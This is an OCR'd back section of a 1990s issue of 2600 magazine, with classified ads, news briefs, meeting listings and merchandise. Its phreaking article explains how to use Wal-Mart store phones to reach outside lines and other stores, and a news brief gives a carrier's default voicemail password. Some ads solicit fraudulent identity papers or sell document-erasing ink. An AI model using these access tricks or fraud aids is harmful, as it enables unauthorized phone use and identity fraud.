TOP SECRET CONSUMERTRONICS, exciting hacking, phreaking, and weird products since 1971. Go to www.tsc-global.com or send $3 for catalog to: Box 23097, ABQ, NM 87192.

6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S. add $12 per order in U.S. funds. For larger quantities, include phone number and needs. E. Newman, 215-40 23rd Road, Bayside, NY 11360.

DISAPPEARING INK FORMULAS! Safely write the ultimate love letter or nasty note. Great gag item. Signed documents and memos will completely and undetectably disappear in 1 day to 4 weeks depending on formula used. $5 postpaid. Pete Haas, PO Box 702, Kent, Ohio 44240-0013.

TAP BACK ISSUES, complete set. Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or first class mail. Copy of 1971 *Esquire* article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

INFORMATION IS POWER! Our catalog is available with informational manuals, programs, files, books, and video. Get the information from the experts in hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. Legit and recognized world-wide, our information will elevate you to a higher plane of consciousness. Join today! Send $1 for our catalog to: SotMESC, Box 573, Long Beach, MS 39560.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money

order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105

☎ ☎ ☎ ☎ ☎ **Help Wanted** ☎ ☎ ☎ ☎ ☎

OFF THE HOOK can now be heard on the net! Thanks to the generosity of people with access to bandwidth, people from around the planet can tune in every Tuesday at 8 pm Eastern Time by connecting to www.2600.com (listeners in the New York metropolitan area should tune to WBAI 99.5 FM). If you have access to a T-1 or better from work, your dorm room, or anyplace else in the entire world, we need your help to get the show distributed. Mail porkchop@2600.com if you have the bandwidth to serve listeners from around the world.

HELP! I need someone with more brains than I have. Credit record needs serious surgery. Smith, 3167 San Mateo NE, Ste. 101, Albuquerque, NM 87110.

I WILL PAY TOP DOLLAR FOR A NEW IDENTITY. Birth, social, and driver's license, any state. Not looking for "altered" documents, need ones that will pass law enforcement/government scrutiny. Call me now, name your price! Leave private message. Mark, (714) 354-3771.

☎ ☎ ☎ ☎ ☎ ☎ **Services** ☎ ☎ ☎ ☎ ☎

HELP WITH CREDIT. How to get a clean credit slate. 280 Union Ave., Apt. 10, Irvington, NJ 07111.

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Morrow, Jr., Attorney at Law, at (334) 265-6602 or cyberlaw@mont.mindspring.com. Extensive computer and legal background.

☎ ☎ ☎ ☎ ☎ ☎ **Personal** ☎ ☎ ☎ ☎ ☎ ☎

BOYCOTT BRAZIL. Please review my web sites and help me inform the WORLD as to my torture, denial of due process, and forced brain implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Snail mail appreciated from volunteers. John G. Lambros, #00436-124, USP Leavenworth, P.O. Box 1000, Leavenworth, KS 66048-1000. Web site: http://members.aol.com/BrazilByct.

DESPERATELY SEEKING OTHER HACKER/PHREAK in Binghamton, NY area. Please write me at: Matt Westfall, 138 Clifton Blvd., Binghamton, NY 13903.

I AM 28, degreed, and presently paying for the mistake of wasting my intelligence. I am looking for anyone who is creative, intelligent, sincere, and truly with a finger on the pulse of the world of true cyberpunk/technopunk culture to share correspondence with. Please respond to: Emilio A. Ramsey, P.O. Box Y-170678, Victoria, VA 23974.

IF YOU KNOW OF ANY UNDERGROUND BBS'S or elite hacking groups in Tampa, FL please contact me ASAP. Send mail to: GRECO, 2001 Riverside Dr., Gainesville, GA 30501-1227.

☎ ☎ ☎ ☎ **Bulletin Boards** ☎ ☎ ☎ ☎

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. WWW - http://anarchy-online.com. Telnet: anarchy-online.com. Modem: (214) 289-8328.

FLUID BBS is a bulletin board system created for conversation. One line. Call and post messages, download QWK packets, etc. No files, no doors (olg's) and no stupid renegade mods. A simple board that you call up to talk to each other and log off. HPAVC related, somewhat. (303) 460-9632.

MONTREAL'S H/P BBS and home of Hacknowledge zine. Last Territory (514) 565-9754.

THE DEF CON VOICE BBS SYSTEM (801) 855-3326 will be moving! The new location will feature NO phantom voice bridges, just 24 lines, and the same Voice BBS, VMBs, and voice bridge structure. When the change happens the old number will refer you to the new one.

THE ANSWER IS NO! You CANNOT take out a classified ad in 2600 if you don't subscribe! You cannot pay us any amount of money to advertise either here or elsewhere in the magazine. So please don't ask - you probably won't even get a reply. If you do subscribe, you are entitled to a free ad in the Marketplace as space and standards permit. Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Winter issue: 12/31/97.

The payphone ripoff continues with the blessing of the Federal Communications Commission. It's expected that payphone rates will soar thanks to the new FCC ruling which deregulates them. In logic that we cannot grasp, the FCC ruled that long distance companies must immediately give payphone companies 28.4 cents for every call to an 800 number, as well as calling card and 950 calls. This stupidity will result in all kinds of surcharges for basic services as well as increased rates for local and long distance payphone calls. Some companies, such as Sprint, plan on blocking certain 800 calls from payphones. It's a known fact that greed tends to screw up telecommunications. It's a real shame to see the FCC help it along.

Greed was apparently the motivation behind Sprint's recent rate change (it predated the FCC action). They had been offering a 25 cents a minute phone card with no surcharge. After snagging a bunch of customers who were fed up with paying extra surcharges for making a simple phone call, they quietly changed their pricing to 30 cents a minute *and* and a 30 cent surcharge per call! They'll probably be about as quiet when it comes to telling everyone how many customers they wound up losing.

It shouldn't come as a surprise to anyone wanting to put up a controversial web page that America Online is not the place to do it. Serial killers may no longer put up pages according to AOL spokeswoman Tricia Primrose, nor will any user be allowed to link to such pages. "We believe in a person's right to speak," she explains, "but we don't believe individuals have a right to force us to associate with that speech."

Wandering around on www.govtech.net you can really get a sense as to how the other side thinks. Check out these excerpts from *Computer Evidence Processing* by Michael R. Anderson. This document is a how-to for law enforcement involved in raiding houses and seizing computers. One section is entitled "Assume That Every Computer Has Been Rigged To Destroy Evidence." Raiders are advised not to operate a suspect's computer until a full backup is made. "Normal computer backups won't do - a full bit stream backup is necessary." Also, it's advised that everything always be taken since vital evidence may be tied to "special" hardware. "Encrypted files can cause you serious grief, and finding a password scrawled on a desk or on a calendar can help make your case." In the case of actually turning off the system when seizing it, all kinds of concerns are raised. "To preserve the image on the screen, a quick photograph of the screen display may be appropriate. Then a decision has to be made as to whether or not the computer will be unplugged from the wall or shut down systematically based on the requirements of the operating system.... Usually, networked computers should be shut down following normal shutdown procedures as dictated by the operating system involved. Usually, stand-alone computers can be unplugged as long as background processes are not active, e.g. disk defragmentation." Probably the most fascinating part of this document is the concern over destroying evidence. Investigators are warned not to run any programs on the computer since temporary files could be created that could overwrite evidence. Even using the keyboard can be dangerous since "one wrong press of a key can trigger destrictive memory resident programs that may have been planted on the computer." It is suggested that pictures be taken of the exact configuration of the computer system from all different angles, wires clearly marked so they get plugged back into the right places, and the computer clearly marked as evidence so other employees don't screw the whole thing up by playing around with it. Apparently that's been a problem. "A destructive process can be initiated in a heartbeat and the results can be disastrous," the document warns. "Consider using a subterfuge to remove the operator from the computer to eliminate the possibility of them destroying potential evidence. Raid planning is very important, and this is especially true if the probability of destructive processes exist. Watch out for 'burn boxes' at the raid site which might be rigged to incinerate floppy diskettes and zip disks." Now *there's* a cool thing to pick up at CompUSA. Finally, a couple of handy tips for those law enforcement people determined to screw up: "Avoid storing the com-

puter components near the police car radio. The magnetic field created by the operating radio may be strong enough to destroy evidence. A word to the wise - don't transport the seized computer in the trunk on top of the radio transmitter."

Get ready for more confusion. The new seven digit carrier access codes we've been warning you about are set to become mandatory in January. 10XXX becomes 101XXXX (initially 1010XXX). This oughta be fun.

As reported in our last issue, one has to be careful when calling Omnipoint GSM phone exchanges since *67 is ignored on all calls that go to voicemail. As reported in an article in this issue, this is not because of ANI but Caller ID. So how can you protect yourself? For starters, here is a current list of Omnipoint exchanges throughout the country - calling them could reveal your number even if you've blocked it: 201-349, 201-486, 201-757, 201-873, 215-715, 215-820, 215-939, 302-898, 316-990, 516-312, 609-334, 609-505, 609-510, 610-202, 610-203. 610-504, 717-604, 908-338, 914-316, 914-320, 917-251, 917-257, 917-770, 917-774, 917-815, 917-915, and 917-945. But this info is pretty useless if someone forwards a regular phone line to one of these exchanges. There is no way you would ever know you were going to an Omnipoint exchange in that case. One possible protection is to recognize the voice mail system that Omnipoint uses. Here are some distinguishing characteristics: if you don't speak after the beep, the recording will say "Your message is too short." Hitting 1 during the outgoing message will allow you to send a numeric page, 2 a text page through an operator, 3 will send a "callback number," 7 will say "Please begin recording at the tone," 8 will allow you to send a fax, and 0 will either transfer you to a referral extension or get an Omnipoint recording. Hitting * allows you to enter a password, hitting # skips the outgoing message. (All new Omnipoint accounts have no password initially. The voice mail system itself can be accessed at XXX-XXX-MAIL in all Omnipoint exchanges.) We've also noticed that dialing *67 *or* *82 before dialing one of the MAIL numbers *within* the same state always gets you a reorder as if those commands were somehow confusing the Omnipoint switch. If this is somehow related to the capturing of Caller ID, it's possible that blocked calls are only captured if they come from the same state.

Sprint PCS uses CDMA technology as opposed to GSM. We don't have a whole lot of info on them right now but we do know that they aren't capturing blocked numbers. We also know that they too use the MAIL suffix on their voicemail system and that the default password that many subscribers don't change is, you guessed it, SPRINT. Two of their exchanges are 917-701 and 917-805.

There's a fair amount of 2600-related mischief in the air recently. Pager traffic from none other than the White House was leaked to us and, in response to draconian laws and proposals to make listening to certain frequencies illegal, we decided to release this to the mainstream media. The purpose was to demonstrate how absurd and unenforceable such laws are. The real way to protect privacy is through encryption, something law enforcement wants kept quiet since they would still be allowed to listen to the "illegal" frequencies to gather information easily. It's time we started fighting back.

Some other anonymous sort went and changed a sign in the subway to read like our one of our covers. According to the Associated Press, "electronic signs telling subway riders to 'Watch Your Step' and 'Have a Great Day' were flashing the message 'The Hacker Quarterly' and 'Volume Fourteen, Number Three' instead" during a recent morning rush hour. Apparently word is getting out that we're short on cover ideas....

And add to this the various mischief caused by Beyond Hope. Just ask the Empire State Building, Singapore, and K-Mart for starters. And, of course, there were those Beyond Hope stickers that looked just like the NYNEX signs on payphones. We're told that was the final straw that made Bell Atlantic decide to take over NYNEX. That's unconfirmed.

SECRETS OF WAL-MART

by Pirho

Have you ever walked into a store like Caldor or Target and seen one of the employees on the phone? Ever wonder what it would be like to phreak the phone system in one of those stores? Well, wonder no further. In this article I will attempt to explain to you how the phones at your local Wal-Mart work and hope to answer any questions that you might have.

First off, it's important to know the type of phone that you'll be dealing with. Most Wal-Mart's use a Lucent Technologies or AT&T model MLX-100 or 8102. For those of you who might happen to see a Bell Labs phone, don't panic. Bell Labs is the same as Lucent.

Let's start with the AT&T 8102. This is your standard non-display type phone with a series of 10 buttons arranged in pairs of two's. These are your programmable buttons. They usually contain three outside lines, and the rest are usually just different departments, or if you're really lucky one of them is for the paging system. (I'll explain more about that in a minute.)

The three lines that are for outside calls on these phones are for incoming only. Most of them have a block on the lines that won't allow you to get an outside dial tone but will allow you to pick up an outside call. But you can dial 911 just by picking up and hitting 9 for a dial tone, then 911.

The next set of buttons you'll see are three in a straight line. These are your flash, redial, and hold. Keep in mind that the flash button does not give you enough time to truly flash the receiver, so almost always this has to be done manually.

After your hold button row is a normal numeric touch tone pad for you to dial the different extensions on. All the extensions in every Wal-Mart are the same no matter where you go, some of which are as follows:

105: electronics.
123: men's.
129: fitting room.
150: front courtesy desk.
181: layaway.
0: Operator.

Which brings me to my next point. The Operator. She is located in the ladies fitting room; she has the best phone in the whole store, so if you want to phreak the system you have to get through her.

Inter-store communication is possible simply by picking up any house phone and dialing one of the following numbers:

9-1-700-701-xxxx
9-1-700-707-xxxx

xxxx stands for the store's number that you are calling. This is the number of the store in the order of when it was built, not the phone number. Example: store 2046 was built before store 2155 so if you wanted to call store 2155 then xxxx would be 2155. (Get it?) Anyway, the next step will be the store code - you must enter this to complete the call. This is, in most cases, the store number that you are calling from. Example: if you dial 1-700-707-2355, it will ask you to enter your code. If the store you are calling from is store number 0042, then 0042 is the code you would enter to complete the call.

That just about covers the model 8102. Now on to the good stuff: model MLX-100. MLX-100 has all the same features but it looks totally different. The first noticeable thing you'll see is that it has a display screen. Watch out for this type of phone, it will display whoever is calling and where they are calling from.

Directly under the screen you will see four buttons (black). Directly below each of them are another set of four buttons, home, inspect, menu, and more. Each of these buttons does a different specialized function which is of no relevance to this article. Below them you will see a set of 10 black buttons - this is the good stuff.

There are as follows: (left side) paging, privacy, blank, intercom voice, and inter-

com ring. The right side has pick up line one, pick up line two, pick up line three, followed by two blank buttons. Let's start with the paging button. This button is pre-programmed by the store to dial #96. This is the extension on the phones that is used to notify other employees or customers of what's going on. But please note this is not an extension. Unlike K-Mart, whose paging system is simply an extension on the phones like a department, Wal-Mart's is not. It uses the # for a reason, so as not to be confused with any other department that has a 96 in it. This is the only way to page on any of the phones. If the phone you have doesn't have a paging button, then you must manually dial #96 to activate the PA.

"Privacy" is used to keep your calls private and not have anyone pick up the line you're using and listen in on your calls. If the Privacy light is not on, you do not have a secure call.

"Blank" - these are the non-programmed buttons. Pressing these will do nothing. However, try your luck anyway. Some of them are programmed with different departments or other stores.

"Intercom voice" allows you to speak to a person in another room (they must also have an MLX-100) using the speaker-phone.

"Intercom ring" is the same as intercom voice, but used as a prequel to it to see if they are available.

"Pickup line's 1-3" are pretty much self explanatory. If you are receiving an outside call you must pick up one of the three that the call is on.

Now on some of the MLX-100's there is no way to get an outside line without putting in a 3-digit code. The code is usually Feature 8xx, then you must pick up a free line. This is the only way on the "non-essential" phones to get an outside line. But in some cases the only type of line you can get is an inter-store line no matter what. Some of the phones (if you're lucky enough to get into the back of the store) don't even need a code to get an outside line. Just simply pick up the phone, choose an outside line, and dial away.

Ok, so now that I've covered most of the buttons on this type of phone, we will move on to the final group of buttons. They are: feature, HFAI, mutes, speaker, transfer, conference, drop, and hold.

Let's start with "feature". This in conjunction with the code 8xx allows you to pick up an outside line. The xx can be any set of numbers that your heart desires. Each one is supposed to be assigned to a different department head to keep track of who is making what calls and to where.

"HFAI" - I have no idea what this does and I can't seem to figure out what purpose it serves, so we will disregard it for now.

"Mute", "speaker", and "hold" are all self-explanatory.

"Transfer" allows you to obviously transfer calls to other areas of the store, simply by hitting transfer and then dialing the department number.

"Conference" allows you to make conference calls (similar to that of a party line).

"Drop" hangs up a call once it's placed on hold.

One last thing before I go: 800 numbers. Most of them are OK to dial on this type of phone, but some of them won't go through. I can only speculate that the 800 number is one that allows return billing for services (such as some tech supports and phone sex lines). 900 numbers are strictly forbidden and won't work so don't even try.

So wrapping everything up now, we see the ins and outs of the Wal-Mart phone system. So next time you're in a Wal-Mart and a new employee is having trouble with the phones, simply pull out this article and you'll be able to get the job done. Happy Hacking!

NORTH AMERICA

Akron, OH
Coffee Configur@tions on the corner of East Exchange and Union near Akron University.

Albuquerque, NM
Winrock Mall Food Court, near payphones on the lower level between the fountain and arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

Anchorage, AK
Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI
Galleria on South University.

Atlanta
Lennox Mall Food Court.

Austin, TX
Dobie Mall food court.

Baltimore
Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA
In the LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN
Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID
Cyberplayce at 7079 Overland Rd.

Boston
Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Buffalo
Eastern Hills Mall (Clarence) by lockers near food court.

Charlotte, NC
South Park Mall, raised area of the food court.

Cincinnati
Kenwood Town Center, food court.

Cleveland
Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus, OH
Convention Center, lower level near the payphones.

Dallas
Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (972) 931-3850.

Ft. Meyers, FL
At the cafe in Barnes and Noble.

Helena, MT
Lewis & Clark County Library, near the walking mall.

Houston
Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City
Food Court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles
Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Madison, WI
Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Mexico City, DF (Mexico)
Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

Miami
Dadeland Shopping Center in front of the Coffee Beanery by Victoria Station restaurant.

Milwaukee
Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

Nashville
Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans
Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New York City
Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Northampton, MA
JavaNet Cafe at 241 Main Street.

Orlando, FL
Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Ottawa, ONT (Canada)
Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Pensacola, FL
Cordova Mall, food court, tables near ATM. 6:30 pm.

Philadelphia
30th Street Amtrak Station at 30th & Market, under the "Stairwell 6" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Phoenix
Peter Piper Pizza at Metro Center.

Pittsburgh
Carnegie Mellon University student center in the lobby.

Portland, ME
Maine Mall by the bench at the food court door.

Portland, OR
Pioneer Place Mall (not Pioneer Square!), food court.

Raleigh, NC
Crabtree Valley Mall, food court.

Reno, NV
Meadow Wood Mall, Palms Food Court by Sbarro, 3-9 pm.

Rochester, NY
Marketplace Mall food court, 6 pm.

St. Louis
Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento
Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Antonio
North Star Mall food court.

San Francisco
4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle
Washington State Convention Center, first floor.

Sioux Falls, SD
Empire Mall, by Burger King.

Toronto, ONT
Harvey's on Queen St., across from MuchMusic. 8 pm.

Vancouver, BC (Canada)
Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Washington DC
Pentagon City Mall in the food court.

AUSTRALIA, EUROPE, ASIA, SOUTH AMERICA, AFRICA

Aberdeen, Scotland
Outside Marks & Spencers, next to the Grampian Transport kiosk.

Adelaide, Australia
Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell and Pulteney Streets.

Antwerp, Belgium
At the Groenplaats at the payphones closest to the cathedral.

Belo Horizonte, Brazil
Pelego's Bar at Assufeng, near the payphone. 6 pm.

Buenos Aires, Argentina
In the bar at San Jose 05.

Bristol, England
By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 6:45 pm.

Cape Town, South Africa
At the "Mississippi Detour".

Granada, Spain
Ciberteca Granada in Pza. Einstein near the Campus de Fuentenueva.

Graz, Austria
Cafe Haltestelle on Jakominiplatz.

Halmstad, Sweden
At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

Hull, England
In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds, England
Leed City train station outside John Menzies. 6 pm.

London, England
Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm.

Manchester, England
Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

Melbourne, Australia
Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Milan, Italy
Piazza Loreto in front of McDonalds.

Moscow, Russia
Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

Munich, Germany
Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

New Delhi, India
Priya Cinema Complex, near the Allen Solly Showroom.

Paris, France
Place d'Italie XIII, in front of the Grand Ecran Cinema, 6-7 pm.

Rio de Janeiro, Brazil
Rio Sul Shopping Center, Fun Club Night Club.

Tokyo, Japan
Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

Special Offers

2600 Shirts

The new 2600 shirts have arrived! And the NSA loves them!

Version 1 (see photo below) has a nifty hacker dateline on the back and the latest headlines from the hacker world on the front. Black lettering on white.
$15, 2 for $26

Version 2 (see photo below right) is only for those of you into cryptology. Others are prohibited from owning this shirt. Do not wear this around children or senators. White lettering on black.
$15, 2 for $26

All shirts are printed on high quality 100% cotton. Available in L, XL, and XXL. (XL fits most nearly everyone.) $15 each or two for $26.


We also have navy blue Beyond Hope shirts left over from the conference! You can now lie to your friends and say you were there even if you weren't! $12 each or pay $30 total when ordered with any two other shirts - that's ten bucks a shirt! Limited availability - XL and XXL only.

Caps

Stand out in the crowd of people wearing caps. Yes, 2600 caps, suitable for raving, are finally out. Despite the wide disparity of heads, we're assured that this one can be adjusted to fit. Those of you who went on a different evolutionary route may have problems.
$10

Off The Hook CD ROMS

After many years, we've finally gotten off our asses and put together a collection of the hacker radio show "Off The Hook" so that people outside the New York metro area can join the fun! And we're doing it at a price that is almost as cheap as turning on your radio. Each cd-rom holds nearly 100 hours of audio. All you need is a computer with a cd-rom drive and browser software (available for free on the net) and a realaudio player (also available for free from www.realaudio.com).



You do NOT need net access to play these files! And you can still download our shows one by one off our web site for free!
10/88-12/91 $20
01/92-12/93 $20
01/94-09/95 $20
10/95-06/97 $20

Hope Videos


Another project we took our time doing. From the first HOPE conference back in 1994, the following is available:

The HOPE intro & Robert Steele's speech. 60 minutes ($15)
A guide to Metrocard from a mystery transit worker. 80 minutes ($15)
The LINUX people discuss their OS and Bernie S. talks about TDD's. 100 minutes ($20)
TAP Magazine with Cheshire Catalyst/Dave Banisar on Digital Telephony and the Clipper chip. 105 minutes ($20)
The 2600 panel featuring Emmanuel Goldstein, David Ruderman, Scott Skinner, and Ben Sherman. 60 minutes ($15)
Encryption and beyond with Bob Stratton, Eric Hughes, Matt Blaze, and Bernie S. 120 minutes ($20)
The National ID Card with Judi Clark, Bob Stratton, and Dave Banisar / the famous Social Engineering panel. 100 minutes ($20)
Hacker authors featuring Julian Dibell, Paul Tough, Winn Schwartau, Rafael Moreau, and some of the production staff for "Hackers." 75 minutes ($15)
Cellular Phones with Jason Hillyard, Bernie S., and Mark. 120 minutes ($20)
European Hackers featuring the Chaos Computer Club. 65 minutes ($15)
The Art of Boxing with Billsf and Kevin Crow - Phiber Optik phones in from prison. 105 minutes ($20)
Closing cermonies. 40 minutes ($15)
Order the complete set for only $150!

To Order


Send a list of what you want (be specific!), your address, and your money to:

2600
PO Box 752
Middle Island, NY
11953



Payphones on Planet Earth

St. Pierre



Few people know of the islands of St. Pierre & Miquelon just off the coast of Newfoundland. These North American islands are actually part of France! And this phone, found on a wharf, belongs to France Telecom.

Marc Cormier

Greece

From Knossos on the island of Crete.

David Ruderman

Kazakhstan

Found in the city of Alamaty.

Juarez

England

A vandalized phone in London with possible murder evidence.

